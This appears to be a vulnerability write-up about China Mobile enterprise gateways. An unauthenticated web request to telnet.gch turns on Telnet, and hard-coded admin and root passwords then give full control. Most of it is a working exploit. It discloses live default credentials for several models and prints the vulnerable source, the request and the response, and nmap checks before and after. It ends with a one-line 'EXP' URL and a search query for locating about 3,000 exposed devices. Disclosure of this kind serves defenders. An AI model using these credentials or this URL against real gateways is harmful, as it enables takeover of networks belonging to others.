Fizz-L Update Unauthorized access to execute the telnet command.md bb632ed · 2 weeks ago

86 lines (42 loc) · 3.71 KB

Affected version

China Mobile Enterprise Gateway

P22g-CIac Enterprise Gateway

ZXWT-MIG-P4G4V Enterprise Gateway

ZXWT-MIG-P8G8V Enterprise Gateway

GT3200-4G4P Enterprise Gateway

GT3200-8G8P Enterprise Gateway

Vulnerability details

Among the affected enterprise gateway devices, attackers can enable the **Telnet service on the LAN side** without authorization. Moreover, if attackers log in to the devices using the default weak passwords, they can also utilize an **effective Token** to enable the **Telnet service on the WAN side**. Due to the existence of **hard-coded credentials** for the Telnet service's authentication, attackers can escalate their privileges to root by using the **su command** after connecting to Telnet (the default password for the Telnet account is the default one), and the root password is also hard-coded. This vulnerability enables attackers to fully control the affected gateway devices, thereby endangering the overall network security.

The impact of the vulnerability

- **Unauthorized Access**: Attackers can enable Telnet on the LAN side without authentication, thereby increasing the attack surface.

- **WAN Side Exploitation**: Logged-in users can remotely enable Telnet on the WAN side using valid Tokens, thereby expanding the scope of impact.
- **Hardcoded Credentials**: There are hardcoded account passwords and default Telnet credentials for Telnet on the device, making it easy for attackers to log in to the device.
- **Privilege Escalation**: Successful login

  Hard-coded file，telnet.gch

```
log_gch("**************************usr="+usr+" psw="+psw+" cmd="+cmd);
switch(usr){
case "CMCCAdmin":
case userAdmin:
log_gch("**************************usr="+usr+" psw="+psw+" cmd="+cmd);
if((psw != "aDm8H%MdA" && psw != passAdmin)){
flag = -1;
}
break;
case userUser:
if(psw != passUser){
flag = -1;
}
break;
default:
flag = -1;
}
if(flag == 0){
var FP_HANDLE = create_paralist();
set_para(FP_HANDLE,"TS_Enable",cmd);
set_para(FP_HANDLE,"Wan_Enable",0);
set_para(FP_HANDLE,"Lan_Enable",cmd);
set_inst(FP_HANDLE, "OBJ_TSERVER_CONF_ID", "IGD.AU1");
undoDBSave();
}
```


1 、Vulnerability verification

The P22g-CIac model is hardcoded as admin Xq9^kF36@s7

```
Pretty  Raw  Hex
1 GET /usr=admin&psw=Xq9%5EkF36@s7&cmd=1&telnet.gch HTTP/1.1
2 Host: 192.168.1.1
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: keep-alive
9
10
```

```
Pretty  Raw  Hex  Render
1 HTTP/1.1 200 OK
2 Server: zxics 2005
3 Accept-Ranges: bytes
4 Connection: close
5 Content-Type: text/html; charset=utf-8
6 X-Frame-Options: SAMEORIGIN
7 Content-Security-Policy: frame-ancestors 'self'
8 Cache-Control: no-cache,no-store
9 Content-Length: 165
10
11
12
13
14 <HTML>
15 <HEAD><TITLE>TelnetSet</TITLE></HEAD>
16 <BODY BGCOLOR="#FFFFFF" TEXT="#000000" LINK="#2020ff" VLINK="#4040cc">
17 <H2>TelnetSet Success!</H2>
18 </BODY>
19 </HTML>
20
21
22
```

The remaining models of equipment are hardcoded as CMCCAdmin aDm8H%MdA



Vulnerability verification: Here, we take GT3200-8G8P as an example. First, let's check the status of port 23. It is currently in a closed state.

```
❯ nmap -v 10.10.10.1 -p 23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 19:17 CST
Initiating Ping Scan at 19:17
Scanning 10.10.10.1 [2 ports]
Completed Ping Scan at 19:17, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:17
Completed Parallel DNS resolution of 1 host. at 19:17, 13.00s elapsed
Initiating Connect Scan at 19:17
Scanning 10.10.10.1 [1 port]
Completed Connect Scan at 19:17, 0.10s elapsed (1 total ports)
Nmap scan report for 10.10.10.1
Host is up (0.014s latency).

PORT   STATE  SERVICE
23/tcp closed telnet

Read data files from: /opt/homebrew/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
```

http://10.10.10.1/usr=CMCCAdmin&psw=aDm8H%MdA&cmd=1&telnet.gch

The command parameter of 0 indicates that Telnet is turned off, while a parameter of 1 means it is enabled.


TelnetSet Success!

Upon re-checking, telnet is enabled.


```
❯ nmap -v 10.10.10.1 -p 23
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-05 19:16 CST
Initiating Ping Scan at 19:16
Scanning 10.10.10.1 [2 ports]
Completed Ping Scan at 19:16, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:16
Completed Parallel DNS resolution of 1 host. at 19:17, 13.01s elapsed
Initiating Connect Scan at 19:17
Scanning 10.10.10.1 [1 port]
Discovered open port 23/tcp on 10.10.10.1
Completed Connect Scan at 19:17, 0.00s elapsed (1 total ports)
Nmap scan report for 10.10.10.1
Host is up (0.0022s latency).

PORT   STATE SERVICE
23/tcp open  telnet
```


Here we log in using the default telnet account and password.




CMCCAdmin aDm8H%MdA



Successfully logged in, and even after su root, the password is also hardcoded. Successfully obtained the highest privilege. The number of public network assets is approximately 3,000+.





Search syntax: title="GT3200-8G8P"

4、EXP

```
http://10.10.10.1/usr=CMCCAdmin&psw=aDm8H%MdA&cmd=1&telnet.gch
```